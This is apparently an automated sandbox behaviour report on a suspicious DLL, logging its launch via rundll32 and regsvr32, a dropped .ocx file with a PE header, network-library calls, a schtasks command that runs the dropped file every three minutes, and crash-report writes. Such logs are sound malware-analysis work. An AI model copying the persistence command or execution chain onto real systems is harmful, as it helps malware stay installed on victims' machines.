6f 79 61 44 Data Ascii: WfbftgN73GXfcg/0D/YP+o/6D//P/g/bah1QUQzV05XcggwEDAYMCowKDA/MDgwLWg7cTgCD343cmgwcDB4MlowiDCfMJgwzWjbcdgC736Xcsgw0DDYMOow6DD/MPgwbWI7cHgDT393cygxMDE4MUoxSDFfMVgxDWkbcBgDL3/Xc4gxkDGYMaoxkDG/MbgxrWm7cLgDj3+3c+gx8DH4MQoyCDIfMhgyTWpbc1gAb3wXcEgyUDJYMmoyaD



System Behavior	
Analysis Process: loaddll32.exe PID: 4536, Parent PID: 4796	
General	
Target ID:	0
Start time:	13:41:40
Start date:	30/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\smphost.dll"
Imagebase:	0xb50000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 4540, Parent PID: 4536

General

Target ID:	1
Start time:	13:41:41
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: regsvr32.exe PID: 6260, Parent PID: 4536

General

Target ID:	3
Start time:	13:41:41
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /i /s C:\Users\user\Desktop\smphost.dll
Imagebase:	0x11c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\6\	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6E9E72AC	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\615507.ocx	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6E9E1806	CreateFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA
C:\Users\user\AppData\Local\Mi crosoft\Windows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA
C:\Users\user\AppData\Local\Mi crosoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E9E82A0	InternetOpen UrlA

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\ProgramData\615507.ocx	0	147656	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 19 fd 31 fd 78 fd 62 fd 78 fd 62 fd 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 13 fd 63 60 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 78 fd 62 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 52 69 63 68 fd 78 fd 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$1xbxbxbcbc`xb cxbcbcbcbcbcbxbxbcbx bcbcbxbRichxb	success or wait	1	6E9E8354	WriteFile	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: rundll32.exe
PID: 4612, Parent PID: 4540

General	
Target ID:	4
Start time:	13:41:41
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 4348, Parent PID: 4536

General	
Target ID:	5
Start time:	13:41:42
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllInstall
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 5100, Parent PID: 4536

General	
Target ID:	8
Start time:	13:41:45
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllRegisterServer
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 3940, Parent PID: 4536

General	
Target ID:	12
Start time:	13:41:48
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllUnregisterServer
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.						
File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 5552, Parent PID: 6260	
General	
Target ID:	23
Start time:	13:43:16
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN 5507 /TR "%windir%\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx
Imagebase:	0x210000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 4360, Parent PID: 664	
General	
Target ID:	24
Start time:	13:43:18
Start date:	30/01/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx
Imagebase:	0x7ff6d3ae0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities						
File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\6\5507.ocx	unknown	64	success or wait	1	7FF6D3AE10E3	ReadFile
C:\ProgramData\6\5507.ocx	unknown	264	success or wait	1	7FF6D3AE1125	ReadFile

Analysis Process: regsvr32.exe PID: 5264, Parent PID: 4360

General

Target ID:	25
Start time:	13:43:19
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-e C:\ProgramData\6\5507.ocx
Imagebase:	0x11c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 4424, Parent PID: 6260

General

Target ID:	30
Start time:	13:43:48
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6260 -s 2076
Imagebase:	0xf10000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6E5C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6E5B497A	unknown

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp.xml				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9407.tmp.csv				success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9754.tmp.txt				success or wait	1	6E5B497A	unknown

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 fd 06 fd 61 fd 05 12 00 00 00 00 00	MDMP a	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	10816	6	00 00 00 00 00 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 40 2a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 74 18 00 00 15 06 fd 61 02 00 00 00 0f 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 31 00 00 00 00 00 00 01 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00	UB@*GenuineIntelWt01Pacific Standard TimePacific Daylight Time	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	94094	32610	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactorialRTimer(WaitCompletionPacketIoRTimer(WaitCompl	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 fd 1e 00 00 fd 08 00 00 05 00 00 00 04 03 00 00 4a 51 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 38 50 00 00 fd fd 01 00 15 00 00 00 fd 01 00 00 fd 27 00 00 16 00 00 00 fd 00 00 00 fd 29 00 00	JQT8T8P')	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 32 00 36 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6260</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>regsvr32.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1178	46	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 33 00 39 00 33 00 31 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>139310</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6E5B497A	unknown
